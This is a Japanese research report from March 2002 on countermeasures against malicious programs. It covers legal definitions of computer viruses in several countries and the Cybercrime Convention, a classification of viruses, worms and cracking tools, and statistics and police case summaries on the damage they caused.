

不正プログラム対策に関する調査研究報告書

平成 14 年 3 月

はじめに

21世紀を迎え、「高度情報通信ネットワーク社会形成基本法（IT基本法）」が施行され、すべての国民が情報通信技術の恵沢を享受できる社会の構築に向けて、世界最高水準の高度情報通信ネットワークの形成、電子商取引等の促進、行政の情報化の推進等の官民における取組みがなされているところである。

しかし、高度情報通信ネットワーク社会の光の部分の伸長に比例して、陰の部分とも言うべきハイテク犯罪の脅威も急激に増加している。言うまでもなく、ハイテク犯罪は、その被害が国境を越えて広範囲にわたるものであり、こうした犯罪を防止し、取り締まるためには、国際社会が協調して対策を講じ、抜け穴（ループホール）を防ぐことが必要である。このような認識の下、平成13年11月、欧州評議会「サイバー犯罪に関する条約」が成立し、我が国は、世界33カ国の一員として同条約への署名国となっている（平成14年3月現在）。

同条約には、不正アクセス、児童ポルノ等に関する規定に加え、不正プログラムに関する規定も盛り込まれている。不正プログラムは、特に平成13年以降、民間企業等の情報システム、個人が所有するパソコン等に対して多大なる被害を与えており、今後の法制面の整備も含めた産官学による情報セキュリティ対策、不正プログラム対策の重要性の認識が高まっている。


この度、財団法人社会安全研究財団が設置した「不正プログラム調査研究委員会」において、法制度・情報セキュリティに関する有識者10名が、不正プログラム対策の実態・法規制への考え方に関する調査等も実施しつつ、検討を行った。その結果を取りまとめたものが本報告書である。

本報告書が、今後の不正プログラム対策の推進の一助となれば幸いである。

平成14年3月

不正プログラム調査研究委員会

委員長



不正プログラム調査研究委員会委員（敬称略）

- | | |
|----------------|-------------------------------------|
| 安 富 潔
（委員長） | 慶応義塾大学法学部教授 |
| 伊 藤 穰 一 | 株式会社ネオテニー
代表取締役 |
| 小 木 曾 綾 | 駒澤大学法学部助教授 |
| 小 門 寿 明 | 情報処理振興事業協会
ウイルス対策室長 |
| 小 屋 晋 吾 | トレンドマイクロ株式会社
マーケティング本部本部長 |
| 三 輪 信 雄 | 株式会社ラック
コンピュータセキュリティ研究所取締役所長 |
| 村 上 清 治 | 日本コンピュータセキュリティリサーチセンター株式会社
代表取締役 |
| 山 崎 文 明 | グローバルセキュリティエキスパート株式会社
代表取締役副社長 |
| 今 井 康 裕 | 警察大学校警察通信研究センター
応用研究室長 |
| 坂 明 | 警察庁生活安全局生活安全企画課
セキュリティシステム対策室長 |

目次

はじめに

第1章 不正プログラムの定義・分類・具体例

- 1. 定義 1
- 2. 分類 6
- 3. 具体例 6

第2章 不正プログラムによる被害の状況

- 1. 各種統計及び被害実態 7
- 2. 不正プログラムの進入経路 14

第3章 情報セキュリティサービス企業が利用しているプログラム

- 1. コンピュータウイルス、ワーム、トロージャン及びボンバー 15
- 2. クラッキングツール 15

第4章 不正プログラム対策（法規制を除く）

- 1. 製造についての対策 17
- 2. 流通・入手・保有についての対策 17
- 3. 使用についての対策 18
- 4. クラッキングツール対策 25

第5章 不正プログラム対策（法規制）

- 1. 法規制の必要性 26
- 2. 規制の対象・定義 31
- 3. 規制の対象とする行為 33
- 4. 法規制に関する論点 38

- 資料編 41

第1章 不正プログラムの定義・分類・具体例

1. 定義

不正プログラムについて、定着した統一的な定義はないが、各場面において次のような定義が用いられている。多くの場合、その動作に着目して定義がなされている。

(1) 不正プログラム対策基準

コンピュータネットワークの安全性及び信頼性を確保するために国家公安委員会から情報システム安全対策指針（平成9年国家公安委員会告示9号）が、経済産業省からコンピュータウイルス対策基準（平成7年通商産業省告示429号）が、それぞれ対策基準として示されている。情報システム安全対策指針においては、コンピュータウイルスに関し管理者及びユーザーが講ずべき対策について示されており、コンピュータウイルス対策基準においては、不正プログラムをコンピュータウイルスとして次のように定義づけている。

コンピュータウイルス

第三者のプログラムやデータベースに対して意図的に何らかの被害を及ぼすように作られたプログラムであり、次の機能を一つ以上有するもの。

自己伝染機能

自らの機能によって他のプログラムに自らをコピーし又はシステム機能を利用して自らを他のシステムにコピーすることにより、他のシステムに伝染する機能

潜伏機能

発病するための特定時刻、一定時間、処理回数等の条件を記憶させて、発病するまで症状を出さない機能

発病機能

プログラム、データ等のファイルの破壊を行ったり、設計者の意図しない動作をする等の機能

自己伝染機能、潜伏機能又は発病機能を有し、第三者のプログラムやデータベースに対して意図的に何らかの被害を及ぼすように作られたプログラムと定義づけることで、一般的に考えられる不正プログラムを網羅的に捉えられている。しかし、クラッキングツールやデマメールのようなものは、この定義に含まれてはいない。

(2) 各国法制

「諸外国の法制」（資料編）にあるように、スイス、中国及び韓国の3カ国並びに米国のカリフォルニア州、フロリダ州、イリノイ州及びペンシルバニア州の4州の法律で不正プログラムの定義を規定している。

スイス（スイス刑法第 144 条の 2）

1. 電子的方法またはそれに類する方法で記憶され、もしくは、伝送されたデータを、改変した者、消去した者、または、使用不能にした者は、告訴に基づき、軽懲役刑または罰金刑に処す。

犯人が、大規模な損害を発生させたときは、5 年以下の重懲役刑に処すことができる。この犯罪行為は、職権により訴追される。

2. 第 1 項に示す目的に使用されるものであることを認識しているか、または、そのように推定せざるを得ないプログラムを作成した者、導入した者、配布した者、宣伝した者、供給した者、もしくは、その他の方法で公開した者、または、その作成のための手引を提供した者は、軽懲役刑または罰金刑に処す。

犯人が営利目的でその行為をなすときは、5 年以下の重懲役に処すことができる。

（夏井高人明治大学教授の仮訳 http://www.isc.meiji.ac.jp/~sumwel_h/doc/code/index.html を引用）

中華人民共和国（コンピュータウイルス防止管理法第 2 条）

作成された又はコンピュータプログラムに組込まれたコンピュータの機能又はデータを破壊し、コンピュータの使用に影響を及ぼす、自分自身をコピーできる一連のコンピュータコマンド又はプログラムコード（コンピュータウイルス）

（事務局の仮訳）

大韓民国（情報通信利用促進及び情報保護等に関する法律第 48 条）

情報通信システム、データ、プログラム等を棄損し、滅失し、変更し、偽造し又はその運営を妨害することができるプログラム（悪性プログラム）

（事務局の仮訳）

米国カリフォルニア州（カリフォルニア州刑法第 502 条(b)）

「コンピュータ汚染物質」とは、コンピュータ命令のセットであって、かつ、情報の保有者の意図に反し、もしくは、その許可なしに、コンピュータ、コンピュータ・システムもしくはコンピュータ・ネットワーク内にある情報を改変し、毀損し、破壊するために、または、それらの中に情報を記録もしくは送信するために設計されたものを意味する。それは、自己複製し、もしくは、自己繁殖して、他人のコンピュータ・プログラムもしくはコンピュータ・データを汚染し、コンピュータ・リソースを消費し、改変、破壊、記録もしくはデータ送信その他の方法によって、コンピュータ、コンピュータ・システムもしくはコンピュータ・ネットワークの制御を奪うような、一般にウイルスもしくはワームと呼ばれる一群のコンピュータ命令を含む（これらに限定されるわけではない。）

（夏井高人明治大学教授の仮訳 http://www.isc.meiji.ac.jp/~sumwel_h/doc/code/index.html を引用）

米国イリノイ州（イリノイ州刑法第 16 条 D-3 (a) (4))

当該「プログラム」が、当該コンピュータを、もしくは、そのコンピュータをアクセスし、もしくは、アクセスされるようにすることの結果として、他のコンピュータを毀損もしくは破壊するかもしれないこと、当該コンピュータの、もしくは、そのコンピュータをアクセスし、もしくは、アクセスされるようにすることの結果として、他のコンピュータのコンピュータ・プログラムもしくはデータを改変、削除もしくは移動するかもしれないこと、または、当該コンピュータのユーザに、もしくは、そのコンピュータをアクセスし、もしくは、アクセスされるようにすることの結果として、他のコンピュータのユーザに損失を与えること、もしくは、損失を発生させるかもしれないこと、を認識し、または、そのように信ずべき根拠を有しながら、コンピュータもしくはコンピュータ・プログラムの中に、「プログラム」を挿入した者、または、挿入しようと試みた者

(夏井高人明治大学教授の仮訳 http://www.isc.meiji.ac.jp/~sumwel_h/doc/code/index.html を引用)

米国フロリダ州（フロリダ州刑法第 815 章第 03 条）

「コンピュータ汚染物質」とは、当該情報の保有者の意図に反し、もしくは、その許可を得ないで、コンピュータ、コンピュータ・システムもしくはコンピュータ・ネットワーク内にある情報を修正し、毀損し、破壊し、記録し、または、伝送するために設計されたコンピュータ命令のセットを意味する。この用語は、一般にウイルスまたはワームと呼ばれ、自己複製もしくは自己プログラミングをし、かつ、他のコンピュータ・プログラムもしくはコンピュータ・データを汚染し、コンピュータ資源を消費し、データを修正、破壊、記録もしくは伝送し、または、その他の方法によってコンピュータ、コンピュータ・システムもしくはコンピュータ・ネットワークの正常な運用を奪う、一群のコンピュータ命令を含む（これらに限定されるわけではない。）、

(夏井高人明治大学教授の仮訳 http://www.isc.meiji.ac.jp/~sumwel_h/doc/code/index.html を引用)

米国ペンシルバニア州（ペンシルバニア州刑法第 3933 条第 (c) 項）

コンピュータ、コンピュータ・ネットワーク、コンピュータ・プログラム、コンピュータ・ソフトウェアもしくはコンピュータ・システムの保有者の告知に基づく同意なしに、コンピュータ、コンピュータ・ネットワーク、コンピュータ・プログラム、コンピュータ・ソフトウェアもしくはコンピュータ・システム上に複製または導入されたコンピュータ・プログラムであって、自己複製をすることができ、かつ、コンピュータ、コンピュータ・ネットワーク、コンピュータ・プログラム、コンピュータ・ソフトウェアもしくはコンピュータ・システムの中で、または、それらによって、無権限アクセスを発生させるもの。

(3) 欧州評議会サイバー犯罪に関する条約

第6条 装置の濫用

- 1 締約国は、権限なしに故意に行われる次の行為を自国の国内法上の犯罪とするため、必要な立法その他の措置をとる。
 - a 第2条から前条までの規定に従って定められる犯罪を行うために使用する意図をもって、次のものを製造し、販売し、使用のために調達し、輸入し、配布し又はその他の方法によって利用可能とすること。
 - i 第2条から前条までの規定に従って定められる犯罪を主として行うため設計され又は調整された装置（コンピュータ・プログラムを含む。）
略
 - b 第2条から前条までの規定に従って定められる犯罪を行うために使用する意図をもって、a i 又は に規定するものを保有すること。締約国は、自国の法令により、これらのものの一定数の所持を刑事責任が生ずる要件とすることができる。
- 2 この条の規定は、1に規定する製造、販売、使用のための調達、輸入、配布若しくはその他の方法によって利用可能とする行為又は保有が、コンピュータシステムの正当な試験又は保護等第2条から前条までの規定に従って定められる犯罪を行うことを目的としない場合に刑事責任を負わせるものと解してはならない。
- 3 略

(外務省作成の仮訳を引用)

第2条 不正アクセス、第3条 不正な傍受、第4条 データの妨害、第5条 システムの妨害

本条約の説明用覚書に本条の解釈について次のように記されている。

「権限なしに」については、コンピュータシステムに関する正当と認められた試験又は保護の目的のために作成されたツールで行う場合は、本規定の対象外である。例えば、情報技術製品の信頼性を管理するため、またはシステムセキュリティをテストするために産業界が製造した試験装置（「クラッキング装置」）やネットワーク検査装置は、適法な目的のために製造されたものであり、「権限ある」ものと考えられる。

「コンピュータプログラム」については、例えば、ウイルスプログラムのようにデータを改変、破壊し、あるいはシステム運用を妨害するために設計されたプログラムや、コンピュータシステムへのアクセスするために設計、改造されたプログラムのことである。また、「配布」については、他人にデータを送る能動的な行為を示しており、「利用可能にする」については、他人の使用のためにオンライン装置を設置することを指し、

そのような装置へのアクセスを助長するためのハイパーリンクの作成、編集もカバーすることを意図している。

(4) ヒアリング調査結果

ア 不正プログラムに関する定義の有無

調査先企業で不正プログラムの定義を情報セキュリティポリシー等において明文化している企業はなかった。多くの企業が日々新しい不正プログラムの出現に応じて対策を講じている現状において、不正プログラムを明確に定義することは難しいと判断している。このように不正プログラムの定義は明確でないものの、調査先企業が認識している不正プログラムとしては、一般にも想定されるコンピュータウイルス、ワーム、トロージャン、ボンバー、クラッキングツール等が挙げられた。ただし、クラッキングツールについては、情報セキュリティ監査の際に使用するソフトウェアとしての利用もあるため、不正プログラムと捉えていないという企業もあった。

- 不正プログラムの定義・認識の例 -

コンピュータ内のデータを消去/変更したり、極端な場合は完全にコンピュータを機能不全にするような機能を有するプログラム。(ユーザー企業)

自社が管理していない、又は自社の意識から外れた動作をするプログラムはすべて不正プログラムと捉えている。コンピュータウイルス以外にも、IPメッセージング等自社の情報セキュリティポリシーで利用を認めていないソフトウェアはすべて不正プログラムと言える。(ユーザー企業)

自己増殖の有無に関わらずコンピュータウイルス及びワームを悪意のあるソフトウェアと定義している。(サービス提供企業【オペレーティングシステム】)

開発者レベルでは、文書化はしていないが、管理上必要なツールと区別して、明らかなクラッキングツールなど悪意をもって作られたソフトウェアのことを不正プログラムと定義している。(サービス提供企業【オペレーティングシステム】)

ユーザーのコンピュータに何らかの被害を及ぼすもの、対策ツールで対処する必要のあるものを不正プログラムと呼んでいる。(情報セキュリティサービス企業【サイバーセキュリティベンダー】)

イ 何らかの対策の必要性を感じている類似のプログラム

類似のプログラムとして、接続先をダイヤルQ2や国際電話に勝手に変更する自動ダイヤルアップ変更プログラムが挙げられた。特にプロバイダがその対策に必要性を感じており、広報啓発などの対策を講じているもののプロバイダだけの対応では限界があ

るという指摘があった。また、不正プログラムではないが、「 」というファイルはコンピュータウイルスなので検索し、発見したら直ちに削除せよ」といったコンピュータウイルスのデマ情報が問題であるという指摘もあった。

2. 分類

本報告書においては、不正な目的・用途に用いられる可能性のあるプログラムを広く不正プログラムととらえ、そのようなプログラムに対する対策を検討することとする。検討の便宜上、次のような分類を行う。

(1) それ自身が直接不正な動作を行うプログラム

ア 自己増殖機能・感染機能を有するもの（コンピュータウイルス、ワーム及びトロージャン）

- ・ 他のファイルに自分自身を寄生させることによって動作と増殖の機会を得るコンピュータプログラム。
- ・ 主にネットワークを利用して自分自身を増殖するコンピュータプログラム。
- ・ ユーザーにとって有用なコンピュータプログラムを装って、ユーザーに不本意な行動を行うプログラム。

イ 自己増殖機能・感染機能を有しないもの（ボンバー）

コンピュータのフリーズ、ハードディスクの内容の消去、不快なメッセージの表示等ユーザーにとって不本意な動作を直接行うように作成されたプログラム。

(2) 不正アクセス行為のために用いられるプログラム（クラッキングツール）

一般的には、不正アクセス行為を行うために悪用されるプログラム。例えば、パスワード解析プログラム、自動的にセキュリティホール攻撃等を行う機能を有するプログラム等が挙げられる。

(3) 何らかの対策の必要性が認識されている類似のプログラム等

(1)及び(2)に掲げるプログラム以外にも、何らかの対策の必要性が認識されているプログラム等がある。例えば、不正プログラム作成ソフトウェア(ワームジェネレーター)、DDoS 攻撃ツール、一方的に不特定多数のユーザーに対してメールを送信するプログラム（スパムメーラー）、ウイルスのデマ情報（例：「 」というファイルはウイルスなので検索し、発見したら直ちに削除せよ」）である。また、著作権保護のためのコピー防止機能を解除するプログラムなども問題視されている。さらに、サーチエンジンについても不正な目的に用いられる可能性があるため何らかの対策が必要であるとの議論もある（例えば、Web 上のパスワードやクレジットカードナンバーの検索に用いられるような場合。）。

3. 具体例

不正プログラムの具体例については、資料編第2章～第4章を参照のこと。

第2章 不正プログラムによる被害の状況

1. 各種統計及び被害実態

(1) コンピュータウイルス、ワーム、トロージャン及びボンバー

平成 12 年以前の被害の傾向としては、電子メール等を介して、クライアントコンピュータのデータを毀損したり、消去したりするコンピュータウイルス及びワームが多く見られた。平成 13 年以降も引き続きその傾向に変わりはないものの、クライアントコンピュータが起動しないといった単純な被害が減少し、ユーザーの気づかないうちに、バックドアの作成や情報の盗聴・漏洩を行うといった悪意の動作をするものが増えてきている。今後、危惧される不正プログラムとして情報漏洩に繋がるタイプを挙げる企業が多い。データの毀損は、バックアップで対処できるが、情報漏洩への対処は難しく、受ける被害も大きい。

今後、高度情報通信ネットワークの進展に伴い、ストリーミング等に侵入可能な不正プログラムや DDoS 攻撃ツール等トラフィックを増加させてネットワーク帯域を占有するタイプの不正プログラムの脅威を挙げる企業があった。また、パケットレベルで改ざんして不正パケットを流すといった、より低いレイヤーでの不正を懸念する指摘も調査先企業からあった。

現在、携帯電話端末上で動作する不正プログラムの発生は想定されていない。Java の動作を制限したり、実行できるファイルを制限するなど、コンピュータウイルスが入りにくい仕様となっている。しかし、今後の端末の高機能化により不正プログラムの脅威が高まる可能性がある。さらに端末が多様化し、家電にもサーバ機能が実装されるようになると、被害は、データだけではなく、電気・ガス・水道等のライフラインが止まるといった直接的なところまで拡大する恐れがある。法規制等の検討では、こうした状況にも配慮しなければならないとの指摘が調査先企業からあった。

また、平成 13 年以降、不正プログラムによる被害の傾向としてオペレーティングシステムやアプリケーションのセキュリティホールを狙うワームが増加している。アンチウイルスソフトウェアの導入だけではなく、最新のセキュリティパッチの適用等ソフトウェアの脆弱性への対処も含めた総合的な対策が必要となってきている。

ア 警察

都道府県警察に寄せられたハイテク犯罪等に関する相談のうち、不正アクセス及びコンピュータウイルスに関する相談は、平成 12 年に 505 件、平成 13 年に 1,335 件あり、平成 12 年から平成 13 年にかけて、164%増加している。また、警察において不正プログラムを使用した事件の検挙例は、過去に 2 例ある。

- コンピュータウイルスの送信による威力業務妨害事件 -

無職少年(19)が、パソコンソフト購入代金を請求してきた会社に対して、コンピュータウイルスに感染した 659 個のファイルを電子メールに添付して送信し、被害会社の本来の販売業務等の遂行に支障を生じさせ、威力を用いて同社の業務を妨害した。(平成 12 年 2 月検挙。威力業務妨害。警視庁)

- なりすましによる信用毀損妨害事件 -

男子高校生(17)が、プロバイダの担当者になりすまして、同社の顧客に対してコンピュータ遠隔操作ソフトウェアを添付した電子メールを送信し、同社の業務を妨げ、信用を失墜させた。(平成 12 年 5 月検挙。信用毀損業務妨害。山形県警)

平成 13 年に下表の不正プログラムによる不正アクセス行為を都道府県警察において 935 件認知しているものの、これら事案は、海外からのアクセス、通信ログの未保存等による犯人追跡の困難性が原因となって、検挙事例はない。

図表 2-1 平成 13 年に発生した不正アクセス行為を伴う不正プログラム事案


	海外からの アクセス	国内からの アクセス	不明	計
Sadmind/IIS Worm	387	145	281	813
W32/Nimda	3	0	91	94
W32/CodeRed、W32/CodeRed2	2	1	25	28
総数	392	146	397	935

注) 国家公安委員会等の発表では、Sadmind/IIS Worm をホームページ書換えプログラム、W32/Nimda を自己増殖プログラム、W32/CodeRed を自己増殖型 DoS 攻撃プログラム、W32/CodeRed2 を自己増殖型バックドア作成プログラムとしている。


イ 情報処理振興事業協会

情報処理振興事業協会は、届出件数を月ごとに公表している。平成 12 年及び平成 13 年に発生した W32/MTX、VBS/LOVELETTER、Sadmind/IIS Worm 等により届出件数が急増していることが分かる。また、コンピュータウイルスによる被害は、日本国内に限らず、国際的にも多大な被害を与えていることが分かる。

図表 2-2 コンピュータウイルスに関する届出



図表 2-3 海外におけるコンピュータウイルス感染の有無




ウ その他

Computer Economics 社が発表した平成 13 年のコンピュータウイルスによる被害額 (<http://www.computereconomics.com/cei/press/pr92101.htm>)は、132 億ドルであった。コンピュータウイルスによる被害額は、増加傾向にあるが、平成 12 年から平成 13 年にかけて減少している。これは、平成 12 年の被害額 171 億ドルのうち、87.5 億ドルが LOVELETTER によるものであることから分かるように一時的な増加であることが言える。平成 13 年も Nimda、SirCam、CodeRed 等が発生し、警察庁及び情報処理振興事業協会の情報からも分かるように被害件数としては、かなりの件数であった。

しかし、被害額には、「感染後の復旧コスト」、「被害の再発防止対策に必要なコスト」等が強く反映されるため、被害対象や被害の期間が限定されたり、データの破壊が行われなかったりすると、被害額は、比較的少なくなる。

図表 2-4 コンピュータウイルスによる被害額の推移



図表 2-5 コンピュータウイルス別の被害額

年	種類	被害額	被害額指数
平成 13 年	Nimda	6.35 億ドル	0.73
	CodeRed(s)	26.2 億ドル	2.99
	Sircam	11.5 億ドル	1.31
平成 12 年	LOVELETTER	87.5 億ドル	10.0
平成 11 年	Melissa	11.0 億ドル	1.26
	Explorer	10.2 億ドル	1.17

被害額指数とは、平成 12 年の LOVELETTER を 10.0 とした場合の数値

資料 : Computer Economics 社

(2) クラッキングツール

インターネット上には悪意の有無は別にして、クラッキングツールが掲載されている。しかし、不正アクセスを行うためには、ある程度のテクニックやスキルが必要である。多くの企業が受けている攻撃は、よく知られているツールや手口を利用したものが多く、高度な手口のものはい少ない。従って、対処方法も難しくないと認識がある。一方で、警察において認知している事案では、クラッキングツールを利用して不正に ID・パスワードを入手した事案が多い。

ア 警察

国家公安委員会、総務大臣及び経済産業大臣が平成 13 年 2 月 9 日及び平成 14 年 2 月 7 日に公表した「不正アクセス行為の発生状況及びアクセス制御機能の技術の研究開発状況」によれば、平成 12 年中に検挙した不正アクセス禁止法違反 31 事件のうち 8 事件が、平成 13 年中に検挙した不正アクセス禁止法違反事件 35 事件のうち 3 事件が、それぞれ ID・パスワードの入手やセキュリティホール攻撃を目的としてクラッキングツールを利用した事件であった。

- 広域にわたるハッカー・グループによる不正アクセス禁止法違反事件 -

ハッカー・グループの主犯格の男(30)が、クラッキングツール等を利用して入手した他人の ID・パスワードを使用して不正に国立大学、観光協会及びプロバイダの各サーバに侵入するとともに、自己の運営する掲示板において、前記国立大学のサーバに係る同 ID 等の掲示、観光協会及びプロバイダに対する不正アクセス手法の教示等を行った。また、同教示を受けた同グループのメンバーである主婦(42)、大学生(23)が、それぞれクラッキングツールの利用等教示を受けた手法により入手した他人の ID・パスワードを使用して不正に国立大学又は観光協会のサーバに侵入した。12 年 11 月、不正アクセス禁止法違反で主犯格のほかハッカー・グループのメンバー 2 人を検挙した(愛知、秋田、宮城、警視庁、広島)。

- なりすまし目的で、クラッキングツールにより入手した他人の識別符号を窃用した不正アクセス禁止法違反及び詐欺事件 -


無職の男(27)らが、共謀の上、他人になりすまして詐欺を行う目的で、キーボード操作状況を記録するクラッキングツールをインターネット・カフェのクライアントコンピュータに仕掛けて入手した他人の ID・パスワードを使用して不正にインターネット・オークションを利用し、同人になりすまして同インターネット・オークション上に虚偽の情報を掲載してハイウェイカードの出品を仮装し、応募してきた相手に代金を他人名義の銀行口座に振り込ませてだまし取った。13 年 11 月及び 12 月、不正アクセス禁止法違反及び詐欺罪で検挙した(警視庁)。

イ その他の団体


情報処理振興事業協会では、毎年、コンピュータ不正アクセス(システムを利用する者が、その者に与えられた権限によって許された行為以外の行為をネットワークを介して意図的に行うこと)の届出の集計を公表している。また、コンピュータ緊急対応センターでも毎年、不正アクセス関連行為(コンピュータやネットワークのセキュリティを侵害する人為的な行為で、意図的(または、偶発的)に発生する全ての事象)の報告件数を公表している。

実際に被害にあった個人や法人がクラッキングツールによって被害を受けたのか、それともその他の手段によって被害を受けたのか不明である。よって、下記の統計によりクラッキングツールによる被害の推移を明確に捉えることは難しいものの、インターネットの普及に伴い、クラッキングツールが入手しやすくなってきたことから、クラッキングツールによる被害の増大が類推される。

**図表 2-6 情報処理振興事業協会に届出のあった
コンピュータ不正アクセスの届出状況**



**図表 2-7 コンピュータ緊急対応センターに届出
があった不正アクセス関連行為の状況**



サイバーセキュリティベンダーに限らず多くの企業が脆弱性のあるサーバやネットワーク（いわゆるハニーポット）を故意に設置し、それらを徹底的に監視、調査することにより攻撃者の手法や侵入者の行動を研究している。これらによって得られた情報によれば、毎日 100 件以上のセキュリティホール攻撃を受けており、攻撃元もアジア、北米、欧州等世界各国に広がっている。

(3) 何らかの対策の必要性が認識されている類似のプログラム等

プログラムではないものの、例えば、デマメールにより、不正プログラムに感染し、致命的ではないが業務に支障がでる程度の被害を受けているケースがある。しかし、警察、情報処理振興事業協会及びコンピュータ緊急対応センターもデマメールの発生を認知しているものの、それによる被害の実態を統計という形では、把握していない。

- 不正プログラム等による被害の例 -

自社が運用しているメーリングリストにコンピュータウイルスが流された。メーリングリストは、全て Read Only の設定としていたが、その内の一つだけが Write 可の設定に変更され、そこからコンピュータウイルスが流された。設定が変更された原因は不明であるが、クラッキングツールが使われた可能性がある。（ユーザー企業）

